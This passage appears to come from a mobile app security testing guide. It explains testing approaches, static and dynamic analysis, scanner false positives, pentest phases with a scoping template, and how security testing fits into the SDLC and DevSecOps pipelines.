- **White-box testing** (sometimes called "full knowledge testing") is the total opposite of black-box testing in the sense that the tester has full knowledge of the app. The knowledge may encompass source code, documentation, and diagrams. This approach allows much faster testing than black-box testing due to it's transparency and with the additional knowledge gained a tester can build much more sophisticated and granular test cases.
- **Gray-box testing** is all testing that falls in between the two aforementioned testing types: some information is provided to the tester (usually credentials only), and other information is intended to be discovered. This type of testing is an interesting compromise in the number of test cases, the cost, the speed, and the scope of testing. Gray-box testing is the most common kind of testing in the security industry.

We strongly advise that you request the source code so that you can use the testing time as efficiently as possible. The tester's code access obviously doesn't simulate an external attack, but it simplifies the identification of vulnerabilities by allowing the tester to verify every identified anomaly or suspicious behavior at the code level. A white-box test is the way to go if the app hasn't been tested before.

Even though decompiling on Android is straightforward, the source code may be obfuscated, and de-obfuscating will be time-consuming. Time constraints are therefore another reason for the tester to have access to the source code.

Vulnerability Analysis

Vulnerability analysis is usually the process of looking for vulnerabilities in an app. Although this may be done manually, automated scanners are usually used to identify the main vulnerabilities. Static and dynamic analysis are types of vulnerability analysis.

Static versus Dynamic Analysis

Static Application Security Testing (SAST) involves examining an application's components without executing them, by analyzing the source code either manually or automatically. OWASP provides information about Static Code Analysis that may help you understand techniques, strengths, weaknesses, and limitations.

Dynamic Application Security Testing (DAST) involves examining the app during runtime. This type of analysis can be manual or automatic. It usually doesn't provide the information that static analysis provides, but it is a good way to detect interesting elements (assets, features, entry points, etc.) from a user's point of view.

Now that we have defined static and dynamic analysis, let's dive deeper.

Static Analysis

During static analysis, the mobile app's source code is reviewed to ensure appropriate implementation of security controls. In most cases, a hybrid automatic/manual approach is used. Automatic scans catch the low-hanging fruit, and the human tester can explore the code base with specific usage contexts in mind.

Manual Code Review

A tester performs manual code review by manually analyzing the mobile application's source code for security vulnerabilities. Methods range from a basic keyword search via the 'grep' command to a line-by-line examination of the source code. IDEs (Integrated Development Environments) often provide basic code review functions and can be extended with various tools.

A common approach to manual code analysis entails identifying key security vulnerability indicators by searching for certain APIs and keywords, such as database-related method calls like "executeStatement" or "executeQuery". Code containing these strings is a good starting point for manual analysis.

In contrast to automatic code analysis, manual code review is very good for identifying vulnerabilities in the business logic, standards violations, and design flaws, especially when the code is technically secure but logically flawed. Such scenarios are unlikely to be detected by any automatic code analysis tool.

A manual code review requires an expert code reviewer who is proficient in both the language and the frameworks used for the mobile application. Full code review can be a slow, tedious, time-consuming process for the reviewer, especially given large code bases with many dependencies.

Automated Source Code Analysis

Automated analysis tools can be used to speed up the review process of Static Application Security Testing (SAST). They check the source code for compliance with a predefined set of rules or industry best practices, then typically display a list of findings or warnings and flags for all detected violations. Some static analysis tools run against the compiled app only, some must be fed the original source code, and some run as live-analysis plugins in the Integrated Development Environment (IDE).

Although some static code analysis tools incorporate a lot of information about the rules and semantics required to analyze mobile apps, they may produce many false positives, particularly if they are not configured for the target environment. A security professional must therefore always review the results.

The appendix "Testing Tools" includes a list of static analysis tools, which can be found at the end of this book.

Dynamic Analysis

The focus of DAST is the testing and evaluation of apps via their real-time execution. The main objective of dynamic analysis is finding security vulnerabilities or weak spots in a program while it is running. Dynamic analysis is conducted both at the mobile platform layer and against the backend services and APIs, where the mobile app's request and response patterns can be analyzed.

Dynamic analysis is usually used to check for security mechanisms that provide sufficient protection against the most prevalent types of attack, such as disclosure of data in transit, authentication and authorization issues, and server configuration errors.

Avoiding False Positives

Automated Scanning Tools

Automated testing tools' lack of sensitivity to app context is a challenge. These tools may identify a potential issue that's irrelevant. Such results are called "false positives".

For example, security testers commonly report vulnerabilities that are exploitable in a web browser but aren't relevant to the mobile app. This false positive occurs because automated tools used to scan the backend service are based on regular browser-based web applications. Issues such as CSRF (Cross-site Request Forgery) and Cross-Site Scripting (XSS) are reported accordingly.

Let's take CSRF as an example. A successful CSRF attack requires the following:

- The ability to entice the logged-in user to open a malicious link in the web browser used to access the vulnerable site.

- The client (browser) must automatically add the session cookie or other authentication token to the request.

Mobile apps don't fulfill these requirements: even if WebViews and cookie-based session management are used, any malicious link the user clicks opens in the default browser, which has a separate cookie store.

Stored Cross-Site Scripting (XSS) can be an issue if the app includes WebViews, and it may even lead to command execution if the app exports JavaScript interfaces. However, reflected Cross-Site Scripting is rarely an issue for the reason mentioned above (even though whether they should exist at all is arguable, escaping output is simply a best practice).

> In any case, consider exploit scenarios when you perform the risk assessment; don't blindly trust your scanning tool's output.

Clipboard

When typing data into input fields, the clipboard can be used to copy in data. The clipboard is accessible system-wide and is therefore shared by apps. This sharing can be misused by malicious apps to get sensitive data that has been stored in the clipboard.

Before iOS 9, a malicious app might monitor the pasteboard in the background while periodically retrieving `[UIPasteboard generalPasteboard].string`. As of iOS 9, pasteboard content is accessible to apps in the foreground only, which reduces the attack surface of password sniffing from the clipboard dramatically.

For Android there was a PoC exploit released in order to demonstrate the attack vector if passwords are stored within the clipboard. Disabling pasting in passwords input fields was a requirement in the MASVS 1.0, but was removed due to several reasons:

- Preventing pasting into input fields of an app, does not prevent that a user will copy sensitive information anyway. Since the information has already been copied before the user notices that it's not possible to paste it in, a malicious app has already sniffed the clipboard.
- If pasting is disabled on password fields users might even choose weaker passwords that they can remember and they cannot use password managers anymore, which would contradict the original intention of making the app more secure.

When using an app you should still be aware that other apps are reading the clipboard continuously, as the Facebook app did. Still, copy-pasting passwords is a security risk you should be aware of, but also cannot be solved by an app.

Penetration Testing (a.k.a. Pentesting)

The classic approach involves all-around security testing of the app's final or near-final build, e.g., the build that's available at the end of the development process. For testing at the end of the development process, we recommend the Mobile App Security Verification Standard (MASVS) and the associated checklist as baseline for testing. A typical security test is structured as follows:

- **Preparation** - defining the scope of security testing, including identifying applicable security controls, the organization's testing goals, and sensitive data. More generally, preparation includes all synchronization with the client as well as legally protecting the tester (who is often a third party). Remember, attacking a system without written authorization is illegal in many parts of the world!


- **Intelligence Gathering** - analyzing the **environmental** and **architectural** context of the app to gain a general contextual understanding.
- **Mapping the Application** - based on information from the previous phases; may be complemented by automated scanning and manually exploring the app. Mapping provides a thorough understanding of the app, its entry points, the data it holds, and the main potential vulnerabilities. These vulnerabilities can then be ranked according to the damage their exploitation would cause so that the security tester can prioritize them. This phase includes the creation of test cases that may be used during test execution.
- **Exploitation** - in this phase, the security tester tries to penetrate the app by exploiting the vulnerabilities identified during the previous phase. This phase is necessary for determining whether vulnerabilities are real and true positives.
- **Reporting** - in this phase, which is essential to the client, the security tester reports the vulnerabilities. This includes the exploitation process in detail, classifies the type of vulnerability, documents the risk if an attacker would be able to compromise the target and outlines which data the tester has been able to access illegitimately.

Preparation

The security level at which the app will be tested must be decided before testing. The security requirements should be decided at the beginning of the project. Different organizations have different security needs and resources available for investing in test activities. Although the controls in MASVS Level 1 (L1) are applicable to all mobile apps, walking through the entire checklist of L1 and Level 2 (L2) MASVS controls with technical and business stakeholders is a good way to decide on a level of test coverage.

Organizations may have different regulatory and legal obligations in certain territories. Even if an app doesn't handle sensitive data, some L2 requirements may be relevant (because of industry regulations or local laws). For example, two-factor authentication (2FA) may be obligatory for a financial app and enforced by a country's central bank and/or financial regulatory authorities.

Security goals/controls defined earlier in the development process may also be reviewed during the discussion with stakeholders. Some controls may conform to MASVS controls, but others may be specific to the organization or application.



General Testing Information	
Client Name:	
Test Location:	
Start Date:	
Closing Date:	
Name pf Tester	
Testing Scope	All native functions availalbe within <AppName> App.
Verification Level	After consultation with <Customer> it was decided that only Level 1 requrirements are applicable to <AppName>. The data processed such as account numbers are not sensitive data according to data classsification policy <Policy Name>.Credit card numbers, are not handled directly in the mobile app and only on a 3rd party system. Therefore MASVS L1 offers an appropriate level of protection for <AppName>.

All involved parties must agree on the decisions and the scope in the checklist because these will define the baseline for all security testing.

Coordinating with the Client

Setting up a working test environment can be a challenging task. For example, restrictions on the enterprise wireless access points and networks may impede dynamic analysis performed at client premises. Company policies may prohibit the use of rooted phones or (hardware and software) network testing tools within enterprise networks. Apps that implement root detection and other reverse engineering countermeasures may significantly increase the work required for further analysis.

Security testing involves many invasive tasks, including monitoring and manipulating the mobile app's network traffic, inspecting the app data files, and instrumenting API calls. Security controls, such as certificate pinning and root detection, may impede these tasks and dramatically slow testing down.

To overcome these obstacles, you may want to request two of the app's build variants from the development team. One variant should be a release build so that you can determine whether the implemented controls are working properly and can't be bypassed easily. The second variant should be a debug build for which certain security controls have been deactivated. Testing two different builds is the most efficient way to cover all test cases.

Depending on the scope of the engagement, this approach may not be possible. Requesting both production and debug builds for a white-box test will help you complete all test cases and clearly state the app's security maturity. The client may prefer that black-box tests be focused on the production app and the evaluation of its security controls' effectiveness.

The scope of both types of testing should be discussed during the preparation phase. For example, whether the security controls should be adjusted should be decided before testing. Additional topics are discussed below.

Identifying Sensitive Data

Classifications of sensitive information differ by industry and country. In addition, organizations may take a restrictive view of sensitive data, and they may have a data classification policy that clearly defines sensitive information.

There are three general states from which data may be accessible:

- **At rest** - the data is sitting in a file or data store
- **In use** - an application has loaded the data into its address space
- **In transit** - data has been exchanged between mobile app and endpoint or consuming processes on the device, e.g., during IPC (Inter-Process Communication)

The degree of scrutiny that's appropriate for each state may depend on the data's importance and likelihood of being accessed. For example, data held in application memory may be more vulnerable than data on web servers to access via core dumps because attackers are more likely to gain physical access to mobile devices than to web servers.

When no data classification policy is available, use the following list of information that's generally considered sensitive:

- user authentication information (credentials, PINs, etc.)
- Personally Identifiable Information (PII) that can be abused for identity theft: social security numbers, credit card numbers, bank account numbers, health information

- device identifiers that may identify a person
- highly sensitive data whose compromise would lead to reputational harm and/or financial costs
- any data whose protection is a legal obligation
- any technical data generated by the application (or its related systems) and used to protect other data or the system itself (e.g., encryption keys).

A definition of “sensitive data” must be decided before testing begins because detecting sensitive data leakage without a definition may be impossible.

Intelligence Gathering

Intelligence gathering involves the collection of information about the app’s architecture, the business use cases the app serves, and the context in which the app operates. Such information may be classified as “environmental” or “architectural”.

Environmental Information

Environmental information includes:

- The organization’s goals for the app. Functionality shapes users’ interaction with the app and may make some surfaces more likely than others to be targeted by attackers.
- The relevant industry. Different industries may have different risk profiles.
- Stakeholders and investors; understanding who is interested in and responsible for the app.
- Internal processes, workflows, and organizational structures. Organization-specific internal processes and workflows may create opportunities for business logic exploits.

Architectural Information

Architectural information includes:

- **The mobile app:** How the app accesses data and manages it in-process, how it communicates with other resources and manages user sessions, and whether it detects itself running on jailbroken or rooted phones and reacts to these situations.
- **The Operating System:** The operating systems and OS versions the app runs on (including Android or iOS version restrictions), whether the app is expected to run on devices that have Mobile Device Management (MDM) controls, and relevant OS vulnerabilities.
- **Network:** Usage of secure transport protocols (e.g., TLS), usage of strong keys and cryptographic algorithms (e.g., SHA-2) to secure network traffic encryption, usage of certificate pinning to verify the endpoint, etc.
- **Remote Services:** The remote services the app consumes and whether their being compromised could compromise the client.

Mapping the Application

Once the security tester has information about the app and its context, the next step is mapping the app’s structure and content, e.g., identifying its entry points, features, and data.

When penetration testing is performed in a white-box or grey-box paradigm, any documents from the interior of the project (architecture diagrams, functional specifications, code, etc.) may greatly facilitate the process. If source code is available, the use of SAST tools can reveal valuable information about vulnerabilities (e.g., SQL Injection). DAST tools may support black-box testing and automatically scan the app: whereas a tester will need hours or days, a scanner may perform the same task in a few minutes. However, it's important to remember that automatic tools have limitations and will only find what they have been programmed to find. Therefore, human analysis may be necessary to augment results from automatic tools (intuition is often key to security testing).

Threat Modeling is an important artifact: documents from the workshop usually greatly support the identification of much of the information a security tester needs (entry points, assets, vulnerabilities, severity, etc.). Testers are strongly advised to discuss the availability of such documents with the client. Threat modeling should be a key part of the software development life cycle. It usually occurs in the early phases of a project.

The threat modeling guidelines defined in OWASP are generally applicable to mobile apps.

Exploitation

Unfortunately, time or financial constraints limit many pentests to application mapping via automated scanners (for vulnerability analysis, for example). Although vulnerabilities identified during the previous phase may be interesting, their relevance must be confirmed with respect to five axes:

- **Damage potential** - the damage that can result from exploiting the vulnerability
- **Reproducibility** - ease of reproducing the attack
- **Exploitability** - ease of executing the attack
- **Affected users** - the number of users affected by the attack
- **Discoverability** - ease of discovering the vulnerability

Against all odds, some vulnerabilities may not be exploitable and may lead to minor compromises, if any. Other vulnerabilities may seem harmless at first sight, yet be determined very dangerous under realistic test conditions. Testers who carefully go through the exploitation phase support pentesting by characterizing vulnerabilities and their effects.

Reporting

The security tester's findings will be valuable to the client only if they are clearly documented. A good pentest report should include information such as, but not limited to, the following:

- an executive summary
- a description of the scope and context (e.g., targeted systems)
- methods used
- sources of information (either provided by the client or discovered during the pentest)
- prioritized findings (e.g., vulnerabilities that have been structured by DREAD classification)
- detailed findings
- recommendations for fixing each defect

Many pentest report templates are available on the Internet: Google is your friend!

Security Testing and the SDLC

Although the principles of security testing haven't fundamentally changed in recent history, software development techniques have changed dramatically. While the widespread adoption of Agile practices was speeding up software development, security testers had to become quicker and more agile while continuing to deliver trustworthy software.

The following section is focused on this evolution and describes contemporary security testing.

Security Testing during the Software Development Life Cycle

Software development is not very old, after all, so the end of developing without a framework is easy to observe. We have all experienced the need for a minimal set of rules to control work as the source code grows.

In the past, "Waterfall" methodologies were the most widely adopted: development proceeded by steps that had a predefined sequence. Limited to a single step, backtracking capability was a serious drawback of Waterfall methodologies. Although they have important positive features (providing structure, helping testers clarify where effort is needed, being clear and easy to understand, etc.), they also have negative ones (creating silos, being slow, specialized teams, etc.).

As software development matured, competition increased and developers needed to react to market changes more quickly while creating software products with smaller budgets. The idea of less structure became popular, and smaller teams collaborated, breaking silos throughout the organization. The "Agile" concept was born (Scrum, XP, and RAD are well-known examples of Agile implementations); it enabled more autonomous teams to work together more quickly.

Security wasn't originally an integral part of software development. It was an afterthought, performed at the network level by operation teams who had to compensate for poor software security! Although unintegrated security was possible when software programs were located inside a perimeter, the concept became obsolete as new kinds of software consumption emerged with web, mobile, and IoT technologies. Nowadays, security must be baked **inside** software because compensating for vulnerabilities is often very difficult.

> "SDLC" will be used interchangeably with "Secure SDLC" in the following section to help you internalize the idea that security is a part of software development processes. In the same spirit, we use the name DevSecOps to emphasize the fact that security is part of DevOps.

SDLC Overview


General Description of SDLC

SDLCs always consist of the same steps (the overall process is sequential in the Waterfall paradigm and iterative in the Agile paradigm):

- Perform a **risk assessment** for the application and its components to identify their risk profiles. These risk profiles typically depend on the organization's risk appetite and applicable regulatory requirements. The risk assessment is also based on factors, including whether the application is accessible via the Internet and the kind of data the application processes and stores. All kinds of risks must be taken into account: financial, marketing, industrial, etc. Data classification policies specify which data is sensitive and how it must be secured.

- **Security Requirements** are determined at the beginning of a project or development cycle, when functional requirements are being gathered. **Abuse Cases** are added as use cases are created. Teams (including development teams) may be given security training (such as Secure Coding) if they need it. You can use the OWASP MASVS to determine the security requirements of mobile applications on the basis of the risk assessment phase. Iteratively reviewing requirements when features and data classes are added is common, especially with Agile projects.
- **Threat Modeling**, which is basically the identification, enumeration, prioritization, and initial handling of threats, is a foundational artifact that must be performed as architecture development and design progress. **Security Architecture**, a Threat Model factor, can be refined (for both software and hardware aspects) after the Threat Modeling phase. **Secure Coding rules** are established and the list of **Security tools** that will be used is created. The strategy for **Security testing** is clarified.
- All security requirements and design considerations should be stored in the Application Life Cycle Management (ALM) system (also known as the issue tracker) that the development/ops team uses to ensure tight integration of security requirements into the development workflow. The security requirements should contain relevant source code snippets so that developers can quickly reference the snippets. Creating a dedicated repository that's under version control and contains only these code snippets is a secure coding strategy that's more beneficial than the traditional approach (storing the guidelines in word documents or PDFs).
- **Securely develop the software**. To increase code security, you must complete activities such as **Security Code Reviews**, **Static Application Security Testing**, and **Security Unit Testing**. Although quality analogues of these security activities exist, the same logic must be applied to security, e.g., reviewing, analyzing, and testing code for security defects (for example, missing input validation, failing to free all resources, etc.).
- Next comes the long-awaited release candidate testing: both manual and automated **Penetration Testing** ("Pentests"). **Dynamic Application Security Testing** is usually performed during this phase as well.
- After the software has been **Accredited** during **Acceptance** by all stakeholders, it can be safely transitioned to **Operation** teams and put in Production.
- The last phase, too often neglected, is the safe **Decommissioning** of software after its end of use.

The picture below illustrates all the phases and artifacts:


Risk Assessment
Secure Requirements
Secure Design (incl. Threat Modeling, Secure Coding rules, Definition of Security tools, Security Testing Strategy)
Secure Implementation (incl. Security Code Reviews, SAST and Security Unit Testing)
Secure Testing (incl. Penetration Testing and DAST)
Acceptance
Secure Operations
Decommissioning

Based on the project's general risk profile, you may simplify (or even skip) some artifacts, and you may add others (formal intermediary approvals, formal documentation of certain points, etc.). **Always remember two things: an SDLC is meant to reduce risks associated with software development, and it is a framework that helps you set up controls to that end.** This is a generic description of SDLC; always tailor this framework to your projects.

Defining a Test Strategy

Test strategies specify the tests that will be performed during the SDLC as well as testing frequency. Test strategies are used to make sure that the final software product meets security objectives, which are generally determined by clients' legal/marketing/corporate teams. The test strategy is usually created during the Secure Design phase, after risks have been clarified (during the Initiation phase) and before code development (the Secure Implementation phase) begins. The strategy requires input from activities such as Risk Management, previous Threat Modeling, and Security Engineering.

A Test Strategy needn't be formally written: it may be described through Stories (in Agile projects), quickly enumerated in checklists, or specified as test cases for a given tool. However, the strategy must definitely be shared because it must be implemented by a team other than the team who defined it. Moreover, all technical teams must agree to it to ensure that it doesn't place unacceptable burdens on any of them.

Test Strategies address topics such as the following:

- objectives and risk descriptions
- plans for meeting objectives, risk reduction, which tests will be mandatory, who will perform them, how and when they will be performed
- acceptance criteria

To track the testing strategy's progress and effectiveness, metrics should be defined, continually updated during the project, and periodically communicated. An entire book could be written about choosing relevant metrics; the most we can say here is that they depend on risk profiles, projects, and organizations. Examples of metrics include the following:

- the number of stories related to security controls that have been successfully implemented
- code coverage for unit tests of security controls and sensitive features
- the number of security bugs found for each build via static analysis tools
- trends in security bug backlogs (which may be sorted by urgency)

These are only suggestions; other metrics may be more relevant to your project. Metrics are powerful tools for getting a project under control, provided they give project managers a clear and synthetic perspective on what is happening and what needs to be improved.

Distinguishing between tests performed by an internal team and tests performed by an independent third party is important. Internal tests are usually useful for improving daily operations, while third-party tests are more beneficial to the whole organization. Internal tests can be performed quite often, but third-party testing happens at most once or twice a year; also, the former are less expensive than the latter. Both are necessary, and many regulations mandate tests from an independent third party because such tests can be more trustworthy.

Security Testing in Waterfall

What Waterfall Is and How Testing Activities Are Arranged

Basically, SDLC doesn't mandate the use of any development life cycle: it is safe to say that security can (and must!) be addressed in any situation.

Waterfall methodologies were popular before the 21st century. The most famous application is called the "V model", in which phases are performed in sequence and you can backtrack only a single step. The testing activities of this model occur in sequence and are performed as a whole, mostly at the point in the life cycle when most of the app development is complete. This activity sequence means that changing the architecture and other factors that were set up at the beginning of the project is hardly possible even though code may be changed after defects have been identified.

Security Testing for Agile/DevOps and DevSecOps


DevOps refers to practices that focus on a close collaboration between all stakeholders involved in software development (generally called Devs) and operations (generally called Ops). DevOps is not about merging Devs and Ops. Development and operations teams originally worked in silos, when pushing developed software to production could take a significant amount of time. When development teams made moving more deliveries to production necessary by working with Agile, operation teams had to speed up to match the pace. DevOps is the necessary evolution of the solution to that challenge in that it allows software to be released to users more quickly. This is largely accomplished via extensive build automation, the process of testing and releasing software, and infrastructure changes (in addition to the collaboration aspect of DevOps). This automation is embodied in the deployment pipeline with the concepts of Continuous Integration and Continuous Delivery (CI/CD).

People may assume that the term "DevOps" represents collaboration between development and operations teams only, however, as DevOps thought leader Gene Kim puts it: "At first blush, it seems as though the problems are just between Devs and Ops, but test is in there, and you have information security objectives, and the need to protect systems and data. These are top-level concerns of management, and they have become part of the DevOps picture."

In other words, DevOps collaboration includes quality teams, security teams, and many other teams related to the project. When you hear "DevOps" today, you should probably be thinking of something like DevOpsQATestInfoSec. Indeed, DevOps values pertain to increasing not only speed but also quality, security, reliability, stability, and resilience.

Security is just as critical to business success as the overall quality, performance, and usability of an application. As development cycles are shortened and delivery frequencies increased, making sure that quality and security are built in from the very beginning becomes essential. **DevSecOps** is all about adding security to DevOps processes. Most defects are identified during production. DevOps specifies best practices for identifying as many defects as possible early in the life cycle and for minimizing the number of defects in the released application.

However, DevSecOps is not just a linear process oriented towards delivering the best possible software to operations; it is also a mandate that operations closely monitor software that's in production to identify issues and fix them by forming a quick and efficient feedback loop with development. DevSecOps is a process through which Continuous Improvement is heavily emphasized.



The human aspect of this emphasis is reflected in the creation of cross-functional teams that work together to achieve business outcomes. This section is focused on necessary interactions and integrating security into the development life cycle (which starts with project inception and ends with the delivery of value to users).

What Agile and DevSecOps Are and How Testing Activities Are Arranged

Overview

Automation is a key DevSecOps practice: as stated earlier, the frequency of deliveries from development to operation increases when compared to the traditional approach, and activities that usually require time need to keep up, e.g. deliver the same added value while taking more time. Unproductive activities must consequently be abandoned, and essential tasks must be fastened. These changes impact infrastructure changes, deployment, and security:

- infrastructure is being implemented as **Infrastructure as Code**
- deployment is becoming more scripted, translated through the concepts of **Continuous Integration** and **Continuous Delivery**
- **security activities** are being automated as much as possible and taking place throughout the life cycle

The following sections provide more details about these three points.

Infrastructure as Code

Instead of manually provisioning computing resources (physical servers, virtual machines, etc.) and modifying configuration files, Infrastructure as Code is based on the use of tools and automation to fasten the provisioning process and make it more reliable and repeatable. Corresponding scripts are often stored under version control to facilitate sharing and issue resolution.

Infrastructure as Code practices facilitate collaboration between development and operations teams, with the following results:

- Devs better understand infrastructure from a familiar point of view and can prepare resources that the running application will require.
- Ops operate an environment that better suits the application, and they share a language with Devs.

Infrastructure as Code also facilitates the construction of the environments required by classical software creation projects, for **development** ("DEV"), **integration** ("INT"), **testing** ("PPR" for Pre-Production. Some tests are usually performed in earlier environments, and PPR tests mostly pertain to non-regression and performance with data that's similar to data used in production), and **production** ("PRD"). The value of infrastructure as code lies in the possible similarity between environments (they should be the same).

Infrastructure as Code is commonly used for projects that have Cloud-based resources because many vendors provide APIs that can be used for provisioning items (such as virtual machines, storage spaces, etc.) and working on configurations (e.g., modifying memory sizes or the number of CPUs used by virtual machines). These APIs provide alternatives to administrators' performing these activities from monitoring consoles.

The main tools in this domain are Puppet, Terraform, Packer, Chef and Ansible.

Deployment

The deployment pipeline's sophistication depends on the maturity of the project organization or development team. In its simplest form, the deployment pipeline consists of a commit phase. The commit phase usually involves running simple compiler checks and the unit test suite as well as creating a deployable artifact of the application. A release candidate is the latest version that has been checked into the trunk of the version control system. Release candidates are evaluated by the deployment pipeline for conformity to standards they must fulfill for deployment to production.

The commit phase is designed to provide instant feedback to developers and is therefore run on every commit to the trunk. Time constraints exist because of this frequency. The commit phase should usually be complete within five minutes, and it shouldn't take longer than ten. Adhering to this time constraint is quite challenging when it comes to security because many security tools can't be run quickly enough (#paul, #mcgraw).

CI/CD means "Continuous Integration/Continuous Delivery" in some contexts and "Continuous Integration/Continuous Deployment" in others. Actually, the logic is:

- Continuous Integration build actions (either triggered by a commit or performed regularly) use all source code to build a candidate release. Tests can then be performed and the release's compliance with security, quality, etc., rules can be checked. If case compliance is confirmed, the process can continue; otherwise, the development team must remediate the issue(s) and propose changes.
- Continuous Delivery candidate releases can proceed to the pre-production environment. If the release can then be validated (either manually or automatically), deployment can continue. If not, the project team will be notified and proper action(s) must be taken.
- Continuous Deployment releases are directly transitioned from integration to production, e.g., they become accessible to the user. However, no release should go to production if significant defects have been identified during previous activities.

The delivery and deployment of applications with low or medium sensitivity may be merged into a single step, and validation may be performed after delivery. However, keeping these two actions separate and using strong validation are strongly advised for sensitive applications.

Security

At this point, the big question is: now that other activities required for delivering code are completed significantly faster and more effectively, how can security keep up? How can we maintain an appropriate level of security? Delivering value to users more often with decreased security would definitely not be good!

